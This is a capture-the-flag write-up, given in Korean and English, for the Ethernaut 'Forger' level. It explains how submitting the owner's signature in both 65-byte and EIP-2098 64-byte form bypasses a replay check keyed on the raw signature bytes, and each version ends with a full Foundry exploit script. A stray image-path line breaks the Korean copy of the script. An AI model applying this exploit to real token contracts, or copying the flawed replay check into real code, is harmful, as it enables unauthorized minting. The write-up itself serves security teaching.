Ethernaut 39 Forger
Ethernaut 39 ForgerEthernaut 39 ForgerEthernaut 39 Forger 문제 풀이Ethernaut 39 Forger writeup
Contents
문제
지문
This is the Forger, the token printer your mom warned you about. This ERC-20 hands out mint passes signed by the owner... or so they say. One golden signature already exists, good for 100 shiny tokens. The team insists the pass is single-use and perfectly safe. Your goal? Making the total supply greater than 100 tokens. Get creative, stay sharp, and may your forgeries be legendary.
코드
// SPDX-License-Identifier: MIT
pragma solidity 0.8.30;

import { ERC20 } from "openzeppelin-contracts-v4.6.0/token/ERC20/ERC20.sol";
import { ECDSA } from "openzeppelin-contracts-v4.6.0/utils/cryptography/ECDSA.sol";

contract Forger is ERC20 {

    error SignatureExpired();
    error SignatureUsed();
    error InvalidSigner(address wrongSigner);
    error OnlyOwner();

    address public owner = 0xC9CAF9e17BBb4e4D27810d97d2C2a467A701e0D5;
    mapping(bytes32 signatureHash => bool used) public signatureUsed;

    constructor() ERC20("Forger Token", "FT") {}

    // It seems like the owner has already signed a mint of tokens for someone:
    // signature = f73465952465d0595f1042ccf549a9726db4479af99c27fcf826cd59c3ea7809402f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fb1c
    // amount = 100 ether
    // receiver = 0x1D96F2f6BeF1202E4Ce1Ff6Dad0c2CB002861d3e
    // salt = 0x044852b2a670ade5407e78fb2863c51de9fcb96542a07186fe3aeda6bb8a116d
    // deadline = 115792089237316195423570985008687907853269984665640564039457584007913129639935
    function createNewTokensFromOwnerSignature(
        bytes calldata signature,
        address receiver,
        uint256 amount,
        bytes32 salt,
        uint256 deadline
    ) public {
        require(block.timestamp <= deadline, SignatureExpired());
        require(!signatureUsed[keccak256(signature)], SignatureUsed());

        bytes32 messageHash = keccak256(abi.encode(
            receiver,
            amount,
            salt,
            deadline
        ));

        address signer = ECDSA.recover(messageHash, signature);

        require(signer == owner, InvalidSigner(signer));

        signatureUsed[keccak256(signature)] = true;

        _mint(receiver, amount);
    }

    function invalidateSignature(bytes calldata signature) external {
        require(msg.sender == owner, OnlyOwner());
        signatureUsed[keccak256(signature)] = true;
    }
}배경지식
Ethereum에서 일반적으로 보는 ECDSA 서명은 (r, s, v)를 이어 붙인 65바이트 형식이다. r과 s는 각각 32바이트이고, v는 복구할 공개키 후보를 고르는 1바이트 값이다. 보통 Ethereum 서명에서는 v가 27 또는 28로 표현된다.
문제에 주어진 서명을 나눠보면 다음과 같다.
r = 0xf73465952465d0595f1042ccf549a9726db4479af99c27fcf826cd59c3ea7809
s = 0x402f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fb
v = 0x1c = 28
OpenZeppelin ECDSA.recover는 65바이트 (r, s, v) 형식뿐 아니라 EIP-2098의 64바이트 compact signature도 처리한다. compact signature는 (r, vs)로 구성된다. 여기서 vs는 s의 최상위 비트에 v의 parity를 같이 넣은 값이다.
v=27이면 parity가 0이고, v=28이면 parity가 1이다. 이 문제의 서명은 s의 최상위 비트를 1로 세워서 다음 compact 형식으로도 표현할 수 있다.
vs = 0xc02f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fb65바이트 서명과 64바이트 서명의 바이트열은 서로 다르지만, ECDSA.recover(messageHash, signature)의 결과는 같은 owner다.
문제 코드 분석
mint 메시지는 다음처럼 만들어진다.
bytes32 messageHash = keccak256(abi.encode(
    receiver,
    amount,
    salt,
    deadline
));

address signer = ECDSA.recover(messageHash, signature);
민트 권한은 receiver, amount, salt, deadline을 abi.encode한 뒤 keccak256으로 해시한 메시지에 대해 검증된다. 문제 주석에는 이미 owner가 서명한 값들이 모두 주어져 있다.
따라서 새 메시지를 만들 필요 없이 주어진 receiver, amount, salt, deadline을 그대로 넣고 owner로 복구되는 서명만 제출하면 된다.
중복 사용은 signatureUsed로 막는다.
require(!signatureUsed[keccak256(signature)], SignatureUsed());
...
signatureUsed[keccak256(signature)] = true;
중복 사용 방지는 메시지 해시나 민트 파라미터가 아니라 signature 바이트열 자체의 해시로 처리된다. 같은 의미의 서명이라도 바이트 표현이 다르면 서로 다른 key로 기록된다.
65바이트 (r, s, v) 서명과 64바이트 (r, vs) 서명은 같은 메시지에 대해 같은 signer를 복구하지만, keccak256(signature) 값은 다르다. 따라서 둘 다 signatureUsed를 통과한다.
목표 조건은 다음과 같다.
_mint(receiver, amount);한 번 호출하면 100 ether만 mint된다. 문제 목표는 total supply를 100보다 크게 만드는 것이므로 같은 owner 서명을 다른 형식으로 두 번 제출하면 된다.
이 문제는 (r, n-s, 55-v)를 쓰는 전통적인 ECDSA malleability가 아니다. OpenZeppelin은 high-s 서명을 막는다. 여기서는 같은 low-s 서명을 표준 65바이트 형식과 EIP-2098 64바이트 형식으로 각각 직렬화해서 우회한다.
풀이
주어진 signature는 이미 65바이트 표준 형식이다. 이를 그대로 canonicalSignature라고 하자.
그리고 v=28이므로 s의 최상위 비트를 1로 설정해 vs를 만든다. 이 값을 r과 이어 붙이면 64바이트 compactSignature가 된다.
두 서명은 바이트열이 다르다.
canonicalSignature = abi.encodePacked(r, s, v)  // 65 bytes
compactSignature   = abi.encodePacked(r, vs)    // 64 bytes
하지만 둘 다 같은 messageHash에서 owner를 복구한다. 그래서 compactSignature로 한 번 mint하고, canonicalSignature로 한 번 더 mint하면 total supply가 200 ether가 된다.
익스플로잇
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Script.sol";

interface IForger {
    function createNewTokensFromOwnerSignature(
        bytes calldata signature,
        address receiver,
        uint256 amount,
        bytes32 salt,
        uint256 deadline
    ) external;
    function totalSupply() external view returns (uint256);
}

contract Sol39 is Script {
    address private constant RECEIVER = 0x1D96F2f6BeF1202E4Ce1Ff6Dad0c2CB002861d3e;
    uint256 private constant AMOUNT = 100 ether;
    bytes32 private constant SALT = 0x044852b2a670ade5407e78fb2863c51de9fcb96542a07186fe3aeda6bb8a116d;
    uint256 private constant DEADLINE = type(uint256).max;

    bytes32 private constant R = hex"f73465952465d0595f1042ccf549a9726db4479af99c27fcf826cd59c3ea7809";
    bytes32 private constant S = hex"402f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fb";
    bytes32 private constant VS = hex"c02f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fb";
    uint8 private constant V = 28;

    function run() external {
        uint256 privateKey = vm.envUint("PRIVATE_KEY");
        IForger forger = IForger(vm.envAddress("FORGER_INSTANCE"));
        uint256 initialSupply = forger.totalSupply();

        bytes memory compactSignature = abi.encodePacked(R, VS);
        bytes memory canonicalSignature = abi.encodePacked(R, S, V);

        vm.startBroadcast(privateKey);
        forger.createNewTokensFromOwnerSignature(compactSignature, RECEIVER, AMOUNT, SALT, DEADLINE);
        forger.createNewTokensFromOwnerSignature(canonicalSignature, RECEIVER, AMOUNT, SALT, DEADLINE);
        vm.stopBroadcast();

        require(forger.totalSupply() > initialSupply + AMOUNT, "total supply did not exceed one mint");
    }

}
Challenge
Prompt
This is the Forger, the token printer your mom warned you about. This ERC-20 hands out mint passes signed by the owner... or so they say. One golden signature already exists, good for 100 shiny tokens. The team insists the pass is single-use and perfectly safe. Your goal? Making the total supply greater than 100 tokens. Get creative, stay sharp, and may your forgeries be legendary.
Code
// SPDX-License-Identifier: MIT
pragma solidity 0.8.30;

import { ERC20 } from "openzeppelin-contracts-v4.6.0/token/ERC20/ERC20.sol";
import { ECDSA } from "openzeppelin-contracts-v4.6.0/utils/cryptography/ECDSA.sol";

contract Forger is ERC20 {

    error SignatureExpired();
    error SignatureUsed();
    error InvalidSigner(address wrongSigner);
    error OnlyOwner();

    address public owner = 0xC9CAF9e17BBb4e4D27810d97d2C2a467A701e0D5;
    mapping(bytes32 signatureHash => bool used) public signatureUsed;

    constructor() ERC20("Forger Token", "FT") {}

    // It seems like the owner has already signed a mint of tokens for someone:
    // signature = f73465952465d0595f1042ccf549a9726db4479af99c27fcf826cd59c3ea7809402f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fb1c
    // amount = 100 ether
    // receiver = 0x1D96F2f6BeF1202E4Ce1Ff6Dad0c2CB002861d3e
    // salt = 0x044852b2a670ade5407e78fb2863c51de9fcb96542a07186fe3aeda6bb8a116d
    // deadline = 115792089237316195423570985008687907853269984665640564039457584007913129639935
    function createNewTokensFromOwnerSignature(
        bytes calldata signature,
        address receiver,
        uint256 amount,
        bytes32 salt,
        uint256 deadline
    ) public {
        require(block.timestamp <= deadline, SignatureExpired());
        require(!signatureUsed[keccak256(signature)], SignatureUsed());

        bytes32 messageHash = keccak256(abi.encode(
            receiver,
            amount,
            salt,
            deadline
        ));

        address signer = ECDSA.recover(messageHash, signature);

        require(signer == owner, InvalidSigner(signer));

        signatureUsed[keccak256(signature)] = true;

        _mint(receiver, amount);
    }

    function invalidateSignature(bytes calldata signature) external {
        require(msg.sender == owner, OnlyOwner());
        signatureUsed[keccak256(signature)] = true;
    }
}Background
The ECDSA signature you usually see on Ethereum is a 65-byte format concatenating (r, s, v). r and s are each 32 bytes, and v is a 1-byte value that selects the public-key recovery candidate. Normally on Ethereum v is expressed as 27 or 28.
Split into its parts, the challenge signature looks like this.
r = 0xf73465952465d0595f1042ccf549a9726db4479af99c27fcf826cd59c3ea7809
s = 0x402f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fb
v = 0x1c = 28
OpenZeppelin ECDSA.recover handles both the 65-byte (r, s, v) format and the 64-byte compact signature of EIP-2098. A compact signature consists of (r, vs), where vs packs the parity of v into the most significant bit of s.
If v=27 the parity is 0, and if v=28 the parity is 1. The signature in this challenge sets the most significant bit of s to 1 and can also be expressed in the following compact form.
vs = 0xc02f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fbThe byte strings of the 65-byte signature and the 64-byte signature differ, but the result of ECDSA.recover(messageHash, signature) is the same owner.
Challenge code analysis
The mint message is built like this.
bytes32 messageHash = keccak256(abi.encode(
    receiver,
    amount,
    salt,
    deadline
));

address signer = ECDSA.recover(messageHash, signature);
Mint authorization is verified against the message formed by abi.encode-ing receiver, amount, salt, deadline and then hashing with keccak256. The challenge comment already gives all the values the owner signed.
So we don't need a new message. We insert the given receiver, amount, salt, deadline as-is and submit a signature that recovers to the owner.
Replays are blocked by the signatureUsed check.
require(!signatureUsed[keccak256(signature)], SignatureUsed());
...
signatureUsed[keccak256(signature)] = true;
Replay prevention is keyed on the hash of the signature byte string itself, not on the message hash or the mint parameters. Two signatures with the same meaning but different bytes are recorded under different keys.
A 65-byte (r, s, v) signature and a 64-byte (r, vs) signature recover the same signer for the same message, but their keccak256(signature) values differ. So both pass the signatureUsed check.
The goal condition:
_mint(receiver, amount);A single call mints only 100 ether. Since the goal is to make the total supply greater than 100, we submit the same owner signature twice in different formats.
This is not the classic ECDSA malleability that uses (r, n-s, 55-v). OpenZeppelin blocks high-s signatures. Here we bypass it by serializing the same low-s signature differently, in the standard 65-byte format and in the EIP-2098 64-byte format.
Solution
The given signature is already in the 65-byte standard format. Call it canonicalSignature.
Since v=28, we set the most significant bit of s to 1 to make vs. Concatenating this with r gives a 64-byte compactSignature.
The two signatures have different byte strings.
canonicalSignature = abi.encodePacked(r, s, v)  // 65 bytes
compactSignature   = abi.encodePacked(r, vs)    // 64 bytes
But both recover the owner from the same messageHash. So if we mint once with compactSignature and once more with canonicalSignature, the total supply becomes 200 ether.
Exploit
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Script.sol";

interface IForger {
    function createNewTokensFromOwnerSignature(
        bytes calldata signature,
        address receiver,
        uint256 amount,
        bytes32 salt,
        uint256 deadline
    ) external;
    function totalSupply() external view returns (uint256);
}

contract Sol39 is Script {
    address private constant RECEIVER = 0x1D96F2f6BeF1202E4Ce1Ff6Dad0c2CB002861d3e;
    uint256 private constant AMOUNT = 100 ether;
    bytes32 private constant SALT = 0x044852b2a670ade5407e78fb2863c51de9fcb96542a07186fe3aeda6bb8a116d;
    uint256 private constant DEADLINE = type(uint256).max;

    bytes32 private constant R = hex"f73465952465d0595f1042ccf549a9726db4479af99c27fcf826cd59c3ea7809";
    bytes32 private constant S = hex"402f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fb";
    bytes32 private constant VS = hex"c02f4f4be134566025f4db9d4889f73ecb535672730bb98833dafb48cc0825fb";
    uint8 private constant V = 28;

    function run() external {
        uint256 privateKey = vm.envUint("PRIVATE_KEY");
        IForger forger = IForger(vm.envAddress("FORGER_INSTANCE"));
        uint256 initialSupply = forger.totalSupply();

        bytes memory compactSignature = abi.encodePacked(R, VS);
        bytes memory canonicalSignature = abi.encodePacked(R, S, V);

        vm.startBroadcast(privateKey);
        forger.createNewTokensFromOwnerSignature(compactSignature, RECEIVER, AMOUNT, SALT, DEADLINE);
        forger.createNewTokensFromOwnerSignature(canonicalSignature, RECEIVER, AMOUNT, SALT, DEADLINE);
        vm.stopBroadcast();

        require(forger.totalSupply() > initialSupply + AMOUNT, "total supply did not exceed one mint");
    }
}